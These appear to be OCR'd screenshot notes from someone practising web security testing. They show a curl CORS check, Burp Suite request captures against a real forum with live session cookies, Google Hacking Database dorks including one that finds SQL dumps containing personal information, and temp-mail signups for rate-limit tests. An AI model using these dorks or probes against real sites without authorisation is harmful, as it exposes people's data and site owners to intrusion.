
This is the subdomain which will come after curl as shown in the command prompt



```
Microsoft Windows [Version 10.0.22621.3737]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Vaishnavi>curl https://www.nmmapper.com/sys/cors/misconfiguration-scanner/online/ -H "Origin:https://www.nmmapper.com/st/exploitdetails/12575/24257
/marinet-cms-sql-injectiondownload/" -I
HTTP/1.1 200 OK
Date: Thu, 11 Jul 2024 10:53:41 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Expires: Thu, 11 Jul 2024 10:53:41 GMT
Cache-Control: max-age=0, no-cache, no-store, must-revalidate, private
Cache-Control: no-cache
Vary: Accept-Language, Cookie
Content-Language: en
X-Frame-Options: DENY
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin
Set-Cookie: csrftoken=r20JKEaaBlJsiJoPyJslWosyYpzTeeXm; expires=Thu, 10 Jul 2025 10:53:41 GMT; Max-Age=31449600; Path=/; SameSite=Lax; Secure
Set-Cookie: sessionid=ww76h16k1nawvigae8pebcoff9jrlw1y; expires=Thu, 25 Jul 2024 10:53:41 GMT; HttpOnly; Max-Age=1209600; Path=/; SameSite=Lax; Secure
Access-Control-Allow-Origin: *
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=rwj7e4loPkDKHOeg9LsLyGkh6AFcgoeWiSOU%2Brf%2BEMcIZd0p71vl3XHmIgf9f8gAsylR9dBN25
8ULygIwJ1ZPHDn2CWd722P495NpbGfUhSuirImjU5k8xstZ11idps5Z9oN"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 8a18404c4fc64015-BOM
alt-svc: h3=":443"; ma=86400


C:\Users\Vaishnavi>
```

Here the Access-Control-Allow-Origin: * is their and the Report-to: link is coming

2)CORS Vulnerability using Burp Suite



intext:"Dumping data for table `orders`"

GHDB-ID: 4309


Author: ANONYMOUS

Published: 2016-07-07

Google Dork Description: intext:"Dumping data for table `orders`"

Google Search: intext:"Dumping data for table `orders`"

```
Dork finds SQL dump files containing personal information

By warlock72
```


Commandbox: Cannot access, r
Temp Mail - Temporary Dispos
https://community.ortussolutions.com/t/commandbox-cannot-access-no-password-is-defined/9974
ORTUS COMMUNITY
Sign Up
Log In
Log in with Facebook
Sign in with Google
Log in with GitHub
Log in with Patreon

Let's create your account

Email: mijadu@cyclelove.cc

✓ We will email you to confirm

Never shown to the public.

Username: Vaishnavi

✓ Your username is available

Unique, no spaces, short.

Name: Vaishnavi Colaco

Your full name.


Password: •••••••••••••

✓ Your password looks good. At least 10 characters. Show

By registering, you agree to the privacy policy and terms of service.

Create your account   Log In


```
at web_cfm$cf.call(/admin/web.cfm:179)
at lucee.runtime.PageContextImpl._doInclude(PageContextImpl.java:1056)
at lucee.runtime.PageContextImpl._doInclude(PageContextImpl.java:948)
```


Burp Project Intruder Repeater View Help
Burp Suite Professional v2023.10.1 - Temporary Project - Licensed to Zer0DayLab Crew
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector

Request to https://community.ortussolutions.com:443 [172.66.43.26]

```
POST /message-bus/9ffa17da2d8e4382bf9eef84b4380f39/poll?dlp=t HTTP/2
Host: community.ortussolutions.com
Cookie: cf_clearance=s_Avw8IyflozEpsuoQM4HIa4_rz46U.ybig.uDpypx0-1720763379-1.0.1.1-oS84p9Ks6Ca2KYsUdC_YMiBUiOpEHOI9IeYV6WyV7XhPB6GXOY1WNpA460CvQSbhpIhcXwlQa0MUxLovFLpC0Q; _forum_session=
QtitdMjaHBjvIExUcdKyN%2FtvvdSg%2FKfdSu8pc%2FKbOGpuuRnoG%2F98mLKSx8wvCznLWVARVl3ZAObNIQwkV5l3SzZMITcE74klOUp6EZrKfO8eWAbSnXT7wS5VRSjy8wbQ7MJkv3T%2F5KgkOwt%2F4JuNQs%2F5UjHDZWVDnNGGyZlKkeWhQnwsEEn
1RfK4bgEDAEbvdX19b%2BveQ31ifDcWvFq3AnrwONHO%2BlRrr9JuOH%2BoyEdf1z2kh2JFecDOf3CToceu9CRk711ao3jJg7oxHOK3EDsoStuhCEop6Opikq5ge6W2Xg5092dx7kBmP7Sw8p7%2FKbwcsrs50rKSReozcH9SqlxM%2FrhC7Jeb%2Fa2NpHQt
Tc47NGReNjSutnRvhKcza6nC7KaJTL4AQi7mTS1zEVLXkeo2KD2t8rvMcJHznH%2F%2BGMOiFQ8u5x7Rcw9WQZ1EcDONZpzzuoSD7olPrHnu1PsDW7m%2FAdnBCEekiTBu%2BvMJaYhc6Ix9D7vY%2BPdhG8eQVi6at2q8%2BhIEsmqsf1Q3uhU85Kq2DPUSZ
fiMeDqcAGK9mlPZKX6qrxq3zdxB4ub8ISo%2BL5uvef%2FkbpFXc3WpQCUpcu5lvqhAQIEnAQX9PZLHtyVsO8VDvAOBkBTLeMwbeJrNZQgPUGixZztOP1NriTO2KpE9ly3bqQgekjvAxJC26Pa5Zjyqxzba%2BOd4eEiqLGbclV7XXu7L3Fy1qTO9mduGVqkY
EBbmEW37unopNjO9hOakdq6WGYrlAjwPdTyFQ7K7aCCAnraYCRsOiOM47ojNzPyblIF8DEVOar3VT7ha39eud3e8xJBJhUwpk7AHvnau6Ppho3rECCSz6sNuLiOnO6KyU14QnoERu2xNm7lfdAhb9k94StiWOZZlKCXEWvL%2B3aIcxMOXvq%2BGBTb9v%2F4
jb2mOkiVSfzFZvcDte2cEzhi5Fg%3D%3D--zzuZt8Zvm3iHiuk4--ghNyWTYhGKXpbW4kyKl1qg%3D%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 167
Referer: https://community.ortussolutions.com/u/account-created
X-Csrf-Token: undefined
X-Silence-Logger: true
Dont-Chunk: true
X-Requested-With: XMLHttpRequest
Origin: https://community.ortussolutions.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

%2Flatest=3090&%2Fdelete=0&%2Frecover=0&%2Fdestroy=0&%2Fsite%2Fbanner=0&%2Ffile-change=0&%2Fsite%2Fread-only=0&%2Frefresh_client=0&%2Fglobal%2Fasset-version=0&__seq=12
```

Here the Sec-Fetch-Mode: cors is coming




```
POST /message-bus/9ffa17da2d8e4382bf9eef84b4380f39/poll?dlp=t HTTP/2
Host: community.ortussolutions.com
Cookie: cf_clearance=
s_Avw8IyflozEpsuoQM4HIa4_rz46U.ybig.uDpypx0-1720763379-1.0.1.1-oS84p9Ks6Ca2KYsUdC_YMiBUiOpEHO
I9IeYV6WyV7XhPB6GX0Y1WNpA460CvQSbhpIhcXwlQa0MUxLovFLpC0Q; _forum_session=
QtitdMjaHBjvIExUcdKyN%2FtvvdSg%2FKfdSu8pc%2FKb0GpuuRnoG%2F98mLKSx8wvCznLWVARV13ZA0bNIQwkV513S
zZMITcE74kl0Up6EZrKfO8eWAbSnXT7wS5VRSjy8wbQ7MJkv3T%2F5KgkOwt%2F4JuNQs%2F5UjHDZWVDnNGGyZlKkeWh
QnwsEEnlRfK4bgEDAEbvdX19b%2BveQ31ifDcWvFq3Anrw0NH0%2BlRrr9Ju0H%2BoyEdflz2kh2JFecD0f3CToceu9CR
k711ao3jJg7oxHOK3EDsoStuhCEop6Opikq5ge6W2Xg5092dx7kBmP7Sw8p7%2FKbwcsrs50rKSReozcH9SqlxM%2FrhC
7Jeb%2Fa2NpHQtTc47NGReNjSutnRvhKcza6nC7KaJTL4AQi7mTS1zEVLXkeo2KD2t8rvMcJHznH%2F%2BGMOiFQ8u5x7
Rcw9WQZ1EcD0NZpzzuoSD7olPrHnu1PsDW7m%2FAdnBCEekiTBu%2BvMJaYhc6Ix9D7vY%2BPdhG8eQVi6at2q8%2BhIE
smqsf1Q3uhU85Kq2DPUSZfiMeDqcAGK9mlPZKX6qrxq3zdxB4ub8ISo%2BL5uvef%2FkbpFXc3WpQCUpcu5lvqhAQIEnA
QX9PZLHtyVsO8VDvA0BkBTLeMwbeJrNZQgPUGixZztOP1NriT02KpE9ly3bqQgekjvAxJC26Pa5Zjyqxzba%2BOd4eEiq
LGbclV7XXu7L3Fy1qTO9mduGVqkYEBbmEW37unopNjO9hOakdq6WGYrlAjwPdTyFQ7K7aCCAnraYCRsOiOM47ojNzPybl
IF8DEV0ar3VT7ha39eud3e8xJBJhUwpk7AHvnau6Ppho3rECCSz6sNuLiOnO6KyU14QnoERu2xNm71fdAhb9k94StiWOZ
ZlKCXEWvL%2B3aIcxMOXvq%2BGBTb9v%2F4jb2mOkiVSfzFZvcDte2cEzhi5Fg%3D%3D--zzuZt8Zvm3iHiuk4--ghNyW
TYhGKXpbW4kyKl1qg%3D%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 167
Referer: https://community.ortussolutions.com/u/account-created
X-Csrf-Token: undefined
X-Silence-Logger: true
Dont-Chunk: true
X-Requested-With: XMLHttpRequest
Origin: https://community.ortussolutions.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

%2Flatest=3090&%2Fdelete=0&%2Frecover=0&%2Fdestroy=0&%2Fsite%2Fbanner=0&%2Ffile-change=0&
%2Fsite%2Fread-only=0&%2Frefresh_client=0&%2Fglobal%2Fasset-version=0&__seq=12
```

```
HTTP/2 200 OK
Date: Fri, 12 Jul 2024 05:56:01 GMT
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Cache-Control: must-revalidate, private, max-age=0
Pragma: no-cache
Expires: 0
Access-Control-Allow-Origin: https://community.ortussolutions.com
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Headers: X-SILENCE-LOGGER, X-Shared-Session-Key, Dont-Chunk,
Discourse-Present, Discourse-Deferred-Track-View
Access-Control-Max-Age: 7200
X-Runtime: 0.001651
X-Upstream: 10.132.145.28:80
X-Upstream-Status: 200
X-Upstream-Response-Time: 407600.008
Cf-Cache-Status: DYNAMIC
Report-To:
{"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=mMB8e8mU%2FvZHgTMVFlD7qIqi
DynSwbj5e77LNDmbGzjCU4MGyZI%2BLw3IDSM1j6exQYeuhvo8nP%2BOxkVvvdrOVCXZV%2BBGmCoz%2BRJHQ5CBn4go%
2Fyd9mEGUCVsoq%2FOvX8aQb%2BArCTnx%2BOowjq1IxyY%3D"}],"group":"cf-nel","max_age":604800}
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 8a1ec9a08b7c3af5-BOM
Alt-Svc: h3=":443"; ma=86400

[
]
```

Here the Access-Control-Allow-Origin: with a link as shown in the ss is there and the Report-to: link is coming. The Access-Control-Allow-Methods: GET, POST is showing in the Burp Suite

Email Rate Limiting



intitle:"routeros" "sophia" - Net
intitle:"routeros" "sophia" - Goo
exploit-db.com/ghdb/7029
EXPLOIT DATABASE

intitle:"routeros" "sophia"

GHDB-ID: 7029

Author: NEHA SINGH

Published: 2021-07-22


Google Dork Description:

intitle:"routeros" "sophia"

Google Search: intitle:"routeros" "sophia"

```
# Google Dork: intitle:"routeros" "sophia"

# Date: 22/07/2021

# Exploit Author: Neha Singh
```

Google hacking database




intitle:"routeros" "sophia" - Net
intitle:"routeros" "sophia" - Goo
google.com/search?q=intitle:"routeros"%20"sophia"
Google
intitle:"routeros" "sophia"

Scribd
https://www.scribd.com › document › lets-bughunt-in-ro...

Lets Bughunt in Routeros Nova SD 2020 | PDF

... **Sophia** Mananglung. No ratings yet. Lecture 1-2-Introduction2. Lecture 1-2-Introduction2. Document 76 pages. Lecture 1-2-Introduction2. simbaay652. No ratings ...

The website is Scribd



Temp Mail - Disposable Tempo
Log in to SlideShare
https://temp-mail.org/en/
App Store
Google Play
TEMPMAIL
Temp Number
Premium
Creative Cloud
Make it with Creative Cloud.
Apps for photography, design, video, and web from US$9.99/mo.
Join now
Copy
Refresh
Change
Delete
SENDER
SUBJECT
VIEW
Scribd


Your Temporary Email Address

yijimew301@bsidesmn.com

Your Temporary Email Address

Forget about spam, advertising mailings, hacking and attacking robots. Keep your real mailbox clean and secure. Temp Mail provides temporary, secure, anonymous, free, disposable email address.

Copy the Temp mail



Temp Mail - Disposable Tempo
Sign up | Scribd
https://auth.scribd.com/u/signup?state=hKFo2SBxaEREU2VBR1NhVFE2MEdDdjZ2OXVVYV8xQWx6Z1pWaqFur3VuaXZlcnNhbC1sb2dpbqN0aWTZIHF0
Continue with Google
Continue with Facebook
Continue with Apple
OR
I'm not a robot
reCAPTCHA

